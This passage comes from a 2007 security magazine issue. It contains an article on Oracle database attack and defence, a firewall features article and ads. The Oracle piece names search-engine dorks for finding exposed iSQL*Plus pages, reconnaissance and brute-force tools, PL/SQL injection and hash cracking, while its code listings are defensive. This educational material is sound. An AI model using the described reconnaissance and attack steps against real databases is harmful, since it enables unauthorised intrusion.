The use case: we want to check a DLL version to see if a patch has been well deployed. The plugin tries to identify if Msxml4.dll or Msxml6.dll is vulnerable to an arbitrary code injection according to their versions numbers (See Listing 6).

Next issue

In the next issue of *hakin9*, we will follow on local security checks, present some remote ones and some limitations. ●

A D V E R T I S E M E N T

SANSSYSADMIN, AUDIT, NETWORK &
SECURITY CONFERENCE**Information Security Training Event****Class****Instructor**

Security 401:
SANS Security Essentials Bootcamp Style

David Perez

Security 502:
Perimeter Protection In-Depth

Chris Brenton

Security 504:
Hacker Techniques, Exploits & Incident Handling

Eric Cole

Security 508:
System Forensics, Investigation & Response


Jess Garcia

Security 617:
Assessing & Securing Wireless Networks

Raul Siles

Audit 507:
Auditing Networks, Perimeters & Systems

David Hoelzer

**2007
Securing Europe
in Brussels**

25-30 June 2007 • Brussels, Belgium

Register at www.sans.org/brussels07

Use the code **Hakin9** when registering
and save \$250 on tuition



Defence

Oracle Database Server Security

Mikoláš Panský

Difficulty



This article is focused on Oracle Database Server Security. It is divided in three main parts. The First is about Oracle history, database products and architecture. The Second part is about basic methods of Oracle Hacking. The last part is about Oracle Defense methods.

Oracle Corporation history started in 1977 when the company was founded as Software Development Laboratories. In 1979 SDL was renamed to Relation Software, Inc. (RSI). That year the Company released Oracle v2 as one of the first commercial Relational Database Systems. This version implemented basic SQL functions: query and joins. Oracle Corporation has had this name since 1983 and released version 3 written in C and supported transactions. In 1984 there was version four, 1985 – version five (client-server model). In 1989 Oracle Corp. entered the Application market with Oracle Financial and implemented PL/SQL. In 1992 there was version 7h – data Warehouse with the relational integrity support, stored procedures and triggers. In 1997 version 8 was developed. It supported object-orientated approach and multimedia applications. Version 8i was released in 1999 along with support of Internet and Java Virtual Machine (JVM). Year 2001 brought Oracle 9i with the possibility of reading XML documents and RAC (Real Application Clusters) support. Today, version is 10g Release 2 with the Grid support is available.

Oracle released various versions. Each had different implemented features. This article focuses on Oracle Dataset. Oracle Database has several editions: Standard Edition (SE allow maximum 4 CPU, with no memory limit and it's usable in Cluster), Enterprise Edition (EE) includes some Advanced Security Functions. It's possible to add Database Vault, that allows data protection against Database Administrators (DBA). Advanced Security allows the network communication encryption, encryption of the data in database, stronger authentication and finally – Label Security that allows the security privileges definition and user's label – the security on the row-level.

What you will learn...

- General information about Oracle,
- Basic Hacking Oracle method,
- Basic Oracle Defence methods.

What you should know...

- Basic knowledge of Oracle Database System.

Along with that Standard Edition One comes, with the support of maximum 2 CPU, Personal Edition without RAC targeted on developers and Express Edition with the 1 CPU, 1GB RAM and 4 GB data limit.

At the first glimpse, Oracle Database System is composed of processes, that run on host operating system; logical memory structure (Instance) and physical file structure – Database. Processes are divided into user processes and server processes. Every time user runs application, user process connects to Instance. If the Communication is established, the Session gets started. For each user, Server allocated a PGA (Program Global Area) where session variables are stored. Oracle Instance is made by main memory structure SGA (System Global Area) and processes that are run in the background. The most important processes are System Monitor – SMON (responsible for the disaster recovery and compacting free space in a Database), Proc-

ess Monitor – PMON (monitoring running processes and ensure it's support), DBW – Database Writer and Log Writer – LGWR (writes the records, which enables a roll back). Oracle Database is composed of Control Files (control files that includes Database name, Data files placement and Redo Logs), Data Files and Redo Logs (that records all changes in Database). Information of the running processes is placed in tables V\$PROCESS and V\$SESSION. The communication with outer world is handled by Oracle Listener. Its configuration is sorted in the listener.ora file. SID (Oracle System Identifier, that resolves database Instance and identifies database), protocol and port are stored in listener.ora. Listener listens to database requests. After receiving any connection, it sends TCP port number to the client. Client then connects to the port and authenticates itself. Listener could be also used by PL/SQL package or external procedures.

The Logical Database Structure is composed of users, schemas (objects owned by the user), rights, roles, profiles and objects. Users in the Database are Unique identities, that has access to the Database Objects. Users are most frequently identified by password. Each user has Schema, which is owned by him and where his objects are stored. Privileges are set of operations, that User can use. Profiles are a set of options that restricts Database usage. It can define maximum retries of entering password before the account will lock down etc. Tables has rows and column. Access to the tables can be defined and restricted on the row basis with Virtual Private Database. Triggers are stored programs, that runs on event like inserting into table or shutting down database. Stored procedures are programs written in PL/SQL (*Programming Language SQL*). All information about Database is stored in Data Dictionary.

Listing 1. New Profile Creating

```
CREATE PROFILE paranoid LIMIT
FAILED_LOGIN_ATTEMPTS 3
PASSWORD_LOCK_TIME 30
PASSWORD_LIFE_TIME 90
PASSWORD_GRACE_TIME 3
PASSWORD_VERIFY_FUNCTION check_the_password;
```

Listing 2. Example of Function that could check the password

```
CREATE OR REPLACE FUNCTION check_the_password
(i_am_user_id VARCHAR2, new_magic_word VARCHAR2, old_magic_word VARCHAR2)
RETURN BOOLEAN IS
BEGIN
IF length(new_magic_word) < 5 THEN
raise_application_error(-20001, 'Your Magic Word Is Too Short!');
END IF;
IF NLS_LOWER(new_magic_word) IN ('password', 'drowssap') THEN
raise_application_error(-20002, 'I will Not Accept Your Magic Word');
END IF;
RETURN TRUE;
END;
```

Listing 3. Function that returns string which will be added to the query

```
CREATE OR REPLACE FUNCTION deny_table_rows (
usr_schema VARCHAR2,
usr_object VARCHAR2) RETURN VARCHAR2 AS
BEGIN
RETURN 'user != SYS';
END;
```

Hacking Oracle

Before we begin, there must be preceding phase of target network exploring. This Phase has to research detailed information, that can be retrieved by the Whois database, Internet Search Engines, DNS Servers or by Social Engineering. Search Engine could be also used to find required system according to search string, that is unique identifier for the right page. This search string can, for example, look for isqlplus (web interface for entering queries to Oracle Database), configuration files or Express Edition. The search strings could look like: *intitle:icql intitle:release inurl:isqlplus, listener filetype:ora* či *inurl:apex intitle:Application Express Login*. The next step is further scan of the operating system. This could be done by active tools (nmap, amap, tsnping) or passive (scanrad). The basic thing to do is to scanning open ports. Oracle, in the standard configuration, listens to standard ports that could be identified. To find running Listener a tool TSNPING can be



used. After the Database Server is found, we can try to obtain Version, Platform, SID and configuration. A tool to achieve this is TSNLSNR IP Client that can provide commands ping, version, service and status. Requested information might be obtained only if Administrator didn't set password for Oracle Listener. If the password is set the Listener cannot be used for obtaining information. There are more tools available for Listener exploring: TNSCmd and OScanner. A commercial product that can be used for this purpose is NGSSQuirrel. This is quite complex program and has many features. Some of them are available only with Oracle account, however it could also provide Dictionary or Brute Force attack on the user's accounts. If there is non-secured Listener, there are several possibilities of the attack. In the past, there

were several security alerts. Some of them are *NERP* DoS attack, too large segment attack, illegal version request, too small size of transferred data, Fragmentation Attack or *SERVICE_NAME* DoS attack. Except these it is possible to change Listener password, which results in HiJacking, stopping the Listener or parameters change with SET command. If there is SID found and we know the version there is time to try some user name and passwords. The first should be to try the same user names and passwords. Next, we can try default User names and passwords. Another possibility would be a dictionary and finally – a brute force attack. To check the user names and passwords a tool called Hydra can be used.

The next possible way to obtain access to the database server Oracle is to sniff the connection. If

the communication between user and client is unsecured, it could be sniffed by any network sniffer. At first, user sends user name to the database. If the user name exists then the server checks user's password hash. It uses secret number that is composed on the system time.

After obtaining the access to the database, it is necessary to check, if it's possible to escalate the rights for working with the system. The most common methods are SQL Injections, Buffer Overflow and Cross Scripting. The basic logic of PL/SQL injection is to attack the programs, which allows user's inputs. This input can be a gate to entering hacker's own executable code. This method is used, for example, in passing through *DBMS_ASSERT* (Oracle 10g R2) – that is used to verify the entered data. There is also another method called Dangling Cursors Snarfing. The principle is based on the fact, that Oracle does not close all cursors after they are used. If privileged user creates a cursor, it could be used by less privileged user to escalate rights on the more privileged user level. To defend against this method the opened cursors should be closed right after using them. There is still much to do after escalating the privileges. First is to create a Rootkit to have back door or to make any other malicious thing unseen.

Another method to escalate privileges is to decrypt passwords of other users from the *SYS.USER\$* table. Oracle is using hashing algorithm based on encryption algorithm DES. The principle of this encrypting algorithm is in using the password's salt. In Oracle, however, there is quite poor salt choosing, character insensitivity and weak hashing algorithm. Access to the tables *SYS.USER\$* is bound to the access right *SELECT ANY DICTIONARY*. The attack vectors are to sniff the network communication, SQL injection or to access the *SYSTEM* table space (*system.dbf*) from the host operating system.

Listing 4. Policy, that adds function *deny_table_rows* to the table *sec_table*

```
BEGIN  DBMS_RLS.add_policy
(object_schema  => 'sec_user',
object_name    => 'sec_table',
policy_name    => 'sec_table_policy',
policy_function => 'deny_table_rows');
END;
```

Listing 5. Anonymous PL/SQL block that encrypts string in 256-bit AES

```
/* CRYPT IT ROUTINE IN AES 256-bit */
DECLARE
  k4y          RAW (32);
  t0p_s3cr3t_3nc  RAW (2000);
  t0p_s3cr3t_d3c  RAW (2000);
BEGIN
  /* 256 bit key - 32 byte */
  k4y := DBMS_CRYPTO.RANDOMBYTES(256/8);
  t0p_s3cr3t_3nc := DBMS_CRYPTO.ENCRYPT
(
  src => UTL_I18N.STRING_TO_RAW ('h4x0rIzN0td34d', 'AL32UTF8'),
  typ => 4360,
  /* encryption type - DBMS.CRYPTO.ENCRYPT_AES256 + DBMS.CRYPTO.CHAIN_CBC
  + DBMS.CRYPTO.PAD_PKCS5 */
  key => k4y
);
  t0p_s3cr3t_d3c := DBMS_CRYPTO.DECRYPT
(
  src => t0p_s3cr3t_3nc,
  typ => 4360,
  key => k4y
);
  DBMS_OUTPUT.PUT_LINE (UTL_I18N.RAW_TO_CHAR (t0p_s3cr3t_d3c, 'AL32UTF8'));
END;
```

PL/SQL language is based on programming language ADA. PL/SQL allows to compile (wrap) the code into M-CODE, that is then passed to the Virtual Machine. In the 9i version there was a possibility to guess the purpose of code thanks to reverse engineering. In that code there was the table of symbols (data structure, that points to the variable, function of data type in source code) visible. In version 10g the Symbol Table is not visible any more. Oracle 10g R2 has new feature to use wrapping by DBMS_DLL (function CREATE_WRAPPED).

Even for the Database System a worm can exist. There is already Proof of Concept called Oracle Voyager Worm. This worm is trying to do some actions: grant DBA to PUBLIC, remove trigger and create trigger, that is run after database login and access Google. It also tries to send e-mails with the Oracle password Hashes. Then it tries

to scan existence of another databases and it attempts to connect by database link.

Defending Oracle Database

The first task in securing the Database is physical restriction to the Database. It is necessary to secure the database against user's physical access in order to protect the server from the shut down or restart. The trend in implementation of authentication are biometric devices. This devices include fingerprinting, iris recognition or face recognition device.

Next step of securing Oracle Database is to protect Host operating system. This category consists of removing all unnecessary services (*ftp, telnet* etc.), enabling firewall and implementing security polices. Before plugging Oracle into the network it is necessary to control the access rights by each files and directories. Removing unnecessary user's ac-

counts, removing unneeded software and Intrusion Detection System (IDS) installing are then recommended. One can remove banners to avoid operating system detection, running Anti-Virus, regular check-ups of the system, log monitoring and restrict number of super-users.

Except security of host operating system it is also important to secure the workstations. These can be secured on a different level depending on what purpose are these workstations used for (Database Administration, Development, Running Application). Some attack vectors could use features of SQL clients like TOAD or SQL*Plus. The attack can be targeted on the files or records in the register, that could let us run some code after login. Many clients also store the passwords. Even if the stored password is encrypted the encrypted password should be revealed.

In the field of Network security it's necessary to implement restriction of physical access to the network (e.g. limiting obtaining IP addresses with DHCP only for known MAC addresses). It is necessary to place Database Server behind the Firewall. Firewall must be placed outside the protected network that has to be protected and it's necessary to open just secured protocols and ports. Apart from this, it is recommended to use Oracle Connection Manager. OCM can significantly help in securing the network access to the Database Server. It is also important to secure Oracle Listener by changing default ports and using Node Filtering that will filter clients on the IP Address base. One of common tasks should be Oracle Listener's Log checking.

There is an option in user's authentication. It is called Identification by Operating System. This option is no longer safe. It is not recommended to use it because it's vulnerable. It is good to define rights, roles, profiles and restrict available user's resources in the authentication process. Actual

On the Net

- http://en.wikipedia.org/wiki/Oracle_Database,
- <http://www.oracle.com/database>,
- http://www.red-database-security.com/whitepaper/oracle_default_ports.html,
- <http://www.dokfleed.net/duh/modules.php?name=News&file=article&sid=35>,
- <http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd>,
- <http://www.ngssoftware.com/squirrelora.htm>,
- <http://xforce.iss.net/xforce/alerts/id/advise82>,
- <http://www.appsecinc.com/resources/alerts/oracle/02-0013.shtm>,
- <http://www.thc.org/thc-hydra/>,
- http://www.cqure.net/wp/?page_id=3,
- <http://www.petefinnigan.com/orasec.htm>,
- http://www.dba-oracle.com/t_oracle_biometrics_security.htm,
- <http://www.databasejournal.com/features/oracle/article.php/3644956>.

Reference

- Alexander Kornbrust, 2006. Oracle rootkits, Hakin9 1/2006,
- Joshua Wright, Carlos Sid, 2005. An Assesment of the Oracle Password Hashing Algorhytm,
- Alexander Kornbrust, 2005. Hardening Oracle Administration– and Developer Workstations,
- William Heney, Marlene Theriault, 1998. O'Reilly – Oracle Security,
- David Know, 2004. Effective Oracle Database 10g Security,
- Integrity, 2004. Oracle Database Listener Security Guide,
- Pete Finningan, 2006. How to unwrap PL/SQL,
- Marlene Theriault, Aaron Newman, 2001. Oracle Security Handbook.



system rights could be obtained by viewing the `USER_SYS_PRIVS`. The access rights to the tables are stored in `USER_TAB_PRIVS`. The column `ADMIN_OPTION` shows if it is possible to grant rights to another user. Due to the need of grouping the rights we can group it to the role. There are pre-defined roles – `CONNECT`, `RESOURCE` and `DBA`. We should care about it as, e.g., the role `CONNECT` is not only for connecting user to the database, but it also allows to create tables, synonyms or views. To retrieve user's role one should view the `USER_ROLE_PRIVS`. To protect the Database resources, the profiles can be used. Database records inform about profiles in the `DBA_PROFILES`. Administrator might create their own profile (see Listing 1). The profile can define, how many retries has user to enter the password before the account will lock. `PASSWORD_LOCK_TIME` presents for how long will be the account locked after the maximum retries of entering password. `PASSWORD_LIFE_TIME` defines the life time of the password in days. `PASSWORD_GRACE_TIME` defines the number of days before password expiration when Oracle displays the warning about the password expire. There is an interesting possibility to create your own function (see Listing 2) that will check the password before it is changed. The checking function can check the right length of the password or whether it is a dictionary word. The profile could be given to the user both in the time of user creating and additionally with the command:

```
ALTER USER n1c3_us3r PROFILE paranoid
```

Another security feature is restricting the space in the tablespace. This could be done by command:

```
ALTER USER n1c3_us3r 100M ON USERS;
```

Further steps can be undertaken to hack-proof the Oracle Database.

One of these steps is installing only the necessary components. It is recommended to use the principle of least possible configurations. The installed options can be retrieved from `V$OPTION` view. According to the attack vectors it is necessary to defend against the intruder that checks default `usernames/passwords`. It is good to lock these accounts by query `ALTER USER hr ACCOUNT LOCK` and/or change the password `ALTER USER hr IDENTIFIED BY n1c3n3wp4ss`. It is necessary not to give privileges type `ANY`. If this privilege is granted, there is a possibility to work with Data Dictionary, which should be avoided. Extended protection of data dictionary could be done by adding initialization parameter `07 _DICTIONARY_ACCESSIBILITY = FALSE`. This parameter will restrict the privilege `DELETE ANY`. It is good to give to the user just the necessary privileges, nothing more. Another thing to do is to restrict default role `PUBLIC`. `PUBLIC` role is default for every new Oracle user. In the default configuration it allows working with some strong packages that could be compromised. These include `UTL_SMTP` (for sending e-mails), `UTL_TCP` (for using TCP/IP), `UTL_HTTP` (Allows web access), `UTL_FILE` (for accessing the file system) and `crypto` package `DBMS_CRYPTO`. Effective control can be reached by using initialization parameter `REMOTE_OS_AUTH = FALSE`. For common Administration tasks (start, shutdown, backup, recovery and archive) the `SYSOPER` role (instead of `SYSDBA`) is preferred.

Oracle Database offers the row-level security. This type of security is a part of Virtual Private Database (VPD). VPD ensures basic security

These defines PL/SQL function, that returns string. This function is then added to the selected objects (table, view or synonym) that we would like to protect with `DBMP_RLS` PL/SQL package. If then a SQL query is issued, Oracle adds the returned string from defined function to the end of query. This function then can be a restriction removing rows which contain user value `SYS` in the column (see Listing 3). The rule ensuring that the reply from the `SELECT` will not contain certain rows can be defined also by the `DBMS_RLS` package (see Listing 4). Further reading about this topic – VPD article on www.databasejournal.com.

There are some reasons why to encrypt the data in the database. One of them is the necessity to hide some information against `DBA`. Another is to reach some security standard. To encrypt the data it is possible to use `DMBS_CCRYPTO` package (it should replace `DBMS_OBFUSCATION_TOOLKIT`) in the future. `DBMS_CCRYPTO` is orientated to working with `RAW` type data. That is not an obstruction to possibility to convert `VARCHAR2` to `RAW` and vice-versa with the package `UTL_RAW`. This package offers `DES` (not recommended any more), triple-`DES` with two `KEYS`, triple-`DES` with three keys, `AES` with various key length and algorithm `RC4`. Listing 5 shows an example of 256-bit `AES` encrypting with Cipher-Block-Chaining according to the `PKCS#5` standard (see `RFC 2898`).

Conclusion

I wanted this article to be an overview of basic security concepts of Database System Oracle from two different points of view: *attack and defense*. ●

About the author

Mikolas Pansky is employee of Czech computer company Cleverlance Enterprise Solutions as database developer. He is also PhD. student at the Charles University Faculty of Education, where he went after he has done his Master's degree in Informatics. Contact with the author: mikolas.pansky@gmail.com



EMSI
SOFTWARE

SIMPLE.


EFFECTIVE.

FROM AUSTRIA!

A-SQUARED

NO CHANCE FOR:

-  TROJAN HORSES
-  SPYWARES
-  WORM VIRUSES
-  DIALERS
-  KEYLOGGERS
-  ROOTKITS
-  ZERO-DAY EXPLOITS



a-squared Anti-Malware does not only rely on conventional signatures for malware detection. Since years it is able to convince with its sophisticated behavior analysis, the Malware-IDS. Test this innovative security idea now without a cost at:

www.emsisoft.com



Defence

Firewall Features and Tips

Gr@ve_Rose (Sean Murray-Ford)

Difficulty



In my last article, I talked about a basic firewall, the principles behind it, a few *gotchas* and how to properly take care of them. In this article, I will be looking more in-depth at different features available on most firewalls and how those features pertain to security at a low level as well as some tips and tricks to help lock your network down.

It would be good to take note that different vendors may have different names for the same feature or implementation across their specific platforms. Should you happen to be a Cisco fan, the terminology may be different from that of a Checkpoint user. For example, a *no-NAT* rule in Checkpoint will invalidate a latter NAT statement of an object in the NAT rulebase whereas with Cisco a *no-NAT* rule is usually inferred to be a global statement on the firewall.

Also, I assume that you have familiarized yourself with the OSI model and have an understanding of multiple protocols and how they work.

SYN Flood Protection

Firewall vendors understand that the Internet is a bad place. It's this fact alone which keeps them in business and striving to improve their products. A SYN flood attack is a common attack which is easy to perform and, if not handled properly, can cause a Denial of Service (DoS) against a border device or public-facing device through a secure border device such as a firewall. The idea behind this attack is to fill up the connections table of the target so that

legitimate traffic won't go through. Take, for example, a web server which allows ten thousand simultaneous connections to serve web pages to clients. If you, as an attacker, can use up all ten thousand connections, then you have successfully denied service to other users. It is highly impractical to open ten thousand web pages and even more unlikely that you can do this before any of the sessions time out. It is, however, quite easy to just initiate a TCP connection (SYN/SYN-ACK/ACK) and then ignore

What you will learn...

- more in-depth information on different features available on most firewalls,
- how those features pertain to security at a low level,
- some tips and tricks to help lock your network down.

What you should know...

- basics of firewall knowledge,
- a few gotchas and how to properly take care of them.

the rest of the conversation – This can be done with simple scripting and available security tools.

Most firewalls have a setting which will monitor their interfaces for this type of behaviour and block it accordingly. At no point in any reasonable TCP conversation should you see a few thousand connections be opened up from one source to one destination while only initiating the TCP handshake while not sending any data through afterwards. After seeing x amount of opened TCP connections (which follow this general idea) in a specific amount of time, you can tell your firewall to drop connections from that source for a specific amount of time or even until you manually release the block. This feature is also handy to have applied to non-external interfaces in the event that a host gets compromised on the inside of your firewall and is attempting to DoS a remote host.

Protocol Inspection

Have you ever used SSH to perform TCP tunneling to allow a service through a firewall which would normally not be allowed out? If you haven't, you should stop reading this article and research this feature of SSH as it will come in quite handy, I'm sure. I won't go into specific de-

tails on this (as it could fill it's own article) but the basic idea is that SSH allows you to create a LISTEN socket on your computer to catch traffic and then send it through the SSH tunnel to send to another remote host. If you don't have an SSH server, however, you may be out of luck should you need to tunnel traffic to bypass security policies. Thankfully you can tunnel quite a lot of traffic over other protocols as well or in conjunction with them. Hyper Text Transfer Protocol (HTTP) is one of the protocols which people utilize for *piggy-backing* additional traffic which may be blocked by your firewall policy. You, as the firewall administrator, want to allow people to browse the Internet but you don't want to allow instant messaging file transfers as it could bring in malicious code into your network.

Protocol inspection done by firewalls will inspect styles of traffic to ensure that they meet certain criteria before being allowed out. This could be something as strict as matching the requirements in the RFC of the protocol or something more granular such as text only in HTTP transactions.

Sometimes protocol inspection can come back to haunt you if you're not careful or if someone within your

organization is using a special application to get their work done. I've come across a few instances with the latter issue so make sure you've got a good change process in place before enabling this feature of your firewall.

Sequence Number Scrambler

Some security tools will use TCP sequence number predictability in an attempt to aid in guessing which operating system the target is running. As an attacker, you want to be able to identify the operating system to launch your attacks to gain access to the target machine and knowing which operating system it is running is an invaluable step in this process – There's no point trying to exploit a Windows vulnerability on an HP-UX machine.

By proxying the requests for the Initial Sequence Number (ISN) a firewall can use it's own algorithm for generating the ISN and add an extra step of obfuscation which will hopefully have the attacker move on to another target which isn't ours.

Stateful Inspection

TCP is a unique protocol in that it has a connection state – A socket is listening, a three-way handshake occurs, data transfers and the three-way closing handshake finishes the conversation off. These guidelines are paramount for TCP to operate successfully and in a moderately secure manner. We don't want traffic to start flowing between two hosts if a three-way handshake has not occurred for example. Stateful inspection from a firewall point of view focuses primarily on TCP but can be applied to other protocols as well based on their normal behaviour such as ICMP.

A firewall will have a connections table in it which will list all current connections passing through it (or to it if you're connecting to it) so that it can keep track of who is going where and doing what. This connections table can be used in examining packets in a stateful manner. Should




Figure 1. DMZ configuration



someone send us a TCP packet with a PSH flag set, we can cross-reference the source, the destination and the port to see if this connection has already been opened with a three-way handshake and, if not, drop the packet. Why would we do this? The first packet of any TCP conversation has to be a SYN packet and if we see a packet coming to us which isn't part of an established TCP session and isn't a SYN packet, there's no point in processing it.

We can do something along the same lines with ICMP for example. If you have sent a device an address mask request we expect an address mask reply (should the host be configured to allow this). With our stateful firewall, we can track which requests and replies have been sent through – Should there be no request, there should be no reply and if the firewall sees a reply with no corresponding request, it can drop it.

Address Spoof Protection

Address spoofing is exactly what the name implies: Pretending to come from one host when you're not. The main purpose of address spoofing is to try to become (or pretend to be from) part of a more trusted network. Most of the time, as an attacker using this technique, you're interested in delivering one specific payload to accomplish your goal as, with address spoofing, you are most likely not able to get a return packet as you aren't really coming from where you say you are. Take a network which has multiple private networks behind its firewall for different departments. Obviously the firewall administrator wants to ensure that these departmental networks are protected from the Internet but has to enable the different networks to communicate with one another to get their work done. As such the administrator will allow more traffic through the firewall to and from the internal networks than what would be allowed from the Internet. As an attacker, you would like to be able to have less restrictions to carry

out your attack and by coming from a less-restrictive (more trusted) network, this is ideal. Using packet crafting tools (and the knowledge you have from researching your target) you are able to create your deliverable packet spoofed with a less restrictive IP address which then gets processed by the firewall, sent along its way to the target machine and your payload is delivered.

As a firewall administrator, you can setup address spoofing protection rules to ensure that specific interfaces only allow specific networks through. Let us say that you have two internal networks (10.20.30.0/24 and 172.17.2.0/24) used for two departments. You run the two networks through the firewall to lock down any possible bad traffic between the two and help tighten security within your organization. By adding firewall rules which prohibit any traffic coming into the 10.20.30.0 interface which is sourced from anything not on the 10.20.30.0/24 network, you successfully add address spoofing protection on your firewall.

TTL Decrement

Time To Live (TTL) is a number which corresponds to the number of hops left which a packet can use to reach its destination before it expires. Most of the time, the TTL starts at 255 and decrements by one each routing hop it takes until it reaches 0 at which point an ICMP code is returned (TTL Expired in Transit) and the packet dies (per se). One main point of having a maximum TTL is to prevent congestion in the event of routing loops where a packet bounces between to routing devices and would continue to do so infinitely. By using traceroute utilities, you as an attacker, can gain information as to the intermediary routing devices and possibly launch attacks against them to breach border security.

Some firewalls will allow you to configure modifying the packet TTL as it traverses the firewall. For instance when the packet arrives on the internal interface of your

firewall and passes to the external interface, the firewall should decrement the TTL value on the packet by one to indicate that a hop has been traversed. You may want to have the firewall modify the packet (in transition between the two interfaces) to decrement the TTL upon arrival (internal interface) but then increment the value on the way out (on the external interface) which will make the packet seem as if it never crossed an intermediary routing device.

One downside to this technique, should you, as an administrator, need to track down routing issues on your network (depending on how large your network is) your firewall will not register on traceroute tests. You should ensure that you have adequate network diagram documentation to avoid this confusion.

URL Redirection or Replacement

Having the ability to filter where you users can and can't go on the Web is a valuable resource for network administrators. Let's say that you don't want any of your users to access five specific websites and to be redirected to a corporate web page instead. Let's examine how this can be enforced without the need for a third-party content filtering system. Some firewalls have the ability to do URL redirection so that when a specific URL is seen in an HTTP request, that the URL is redirected to a company site instead. Checkpoint Firewall-1 has the ability to use URL/URI resource mapping to redirect users in just this manner.

Should your firewall not have this ability, you could always use NAT as a work-around for filtering a site or two. Setup a NAT rule which specifies the destination site (IP address or domain name [*if your firewall has DNS setup*]) as the original part of the packet and then change the destination in the translated packet to your company's website.

Keep in mind that these solutions for URL redirection are only applicable for a small amount of resources

which may need to be filtered and not as a replacement for an entire content filtering system.

Tips and Tricks

Creating a good firewall policy and using the features from the vendor are paramount in successfully protecting your network both from the outside and from attacks on the inside. There are some other good points to take note of which will help you in securing your network which I've stumbled across in my travels.

Don't have your DMZ on your corporate firewall if at all possible. This may sound like advice from a salesperson trying to get you to purchase more of their product but bear with me for a moment... Let us say that you have one firewall cluster protecting your corporate network which has a DMZ off of it as well using a static NAT (1:1) solution for some servers. An attacker now has a direct point past your firewall to the static NAT'd host and just has to attack that. Once the host in your DMZ has been compromised, the attacker now has access to a less-restrictive network inside your firewall. If you have another border solution which only protects "DMZ" servers and has absolutely no connection to your corporate network, if an attacker should compromise one of those servers, the access gained is (potentially) less damaging as they won't have access to your company files or have another route into your corporate network.

Block bogons (selectively). The bogon list is a list of IP addresses which are not assigned by the IANA

or the RIR and shouldn't appear on the Internet. The task of following up on a day-to-day basis of bogon lists can be something as simple as going over the new additions or deletions with your morning cup of coffee and making appropriate changes on your firewalls. There are a few exceptions that you should take note of when applying a bogon filter to your firewalls: Private-class IP addresses are stored in the bogon list (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16) so if you're using these for a hide NAT solution, don't include them. Multicast (224.0.0.0) addresses are also listed here so if you need to participate in a multicast group, don't block those. The IPv4 stateless autoconfiguration addresses of 169.254.0.0/16 is also included so if you are using an autoconfigured network (most people aren't) don't block these off. Lastly, the loopback addresses (127.0.0.0/8) are included here so if you're using interface-based firewall software, don't block this as machines routinely need to talk with themselves and blocking this access could cause a lot of problems.

Use a proxy ARP to *black hole* public addresses assigned to you which aren't being used. If you get a block of IP addresses from your ISP to use and, out of thirty two (for example) you're only using five, have your firewall proxy the ARP request for any traffic destined to the IP addresses not in use and route them into a black hole. Using this in combination with a drop rule for that host IP address will help out as well.

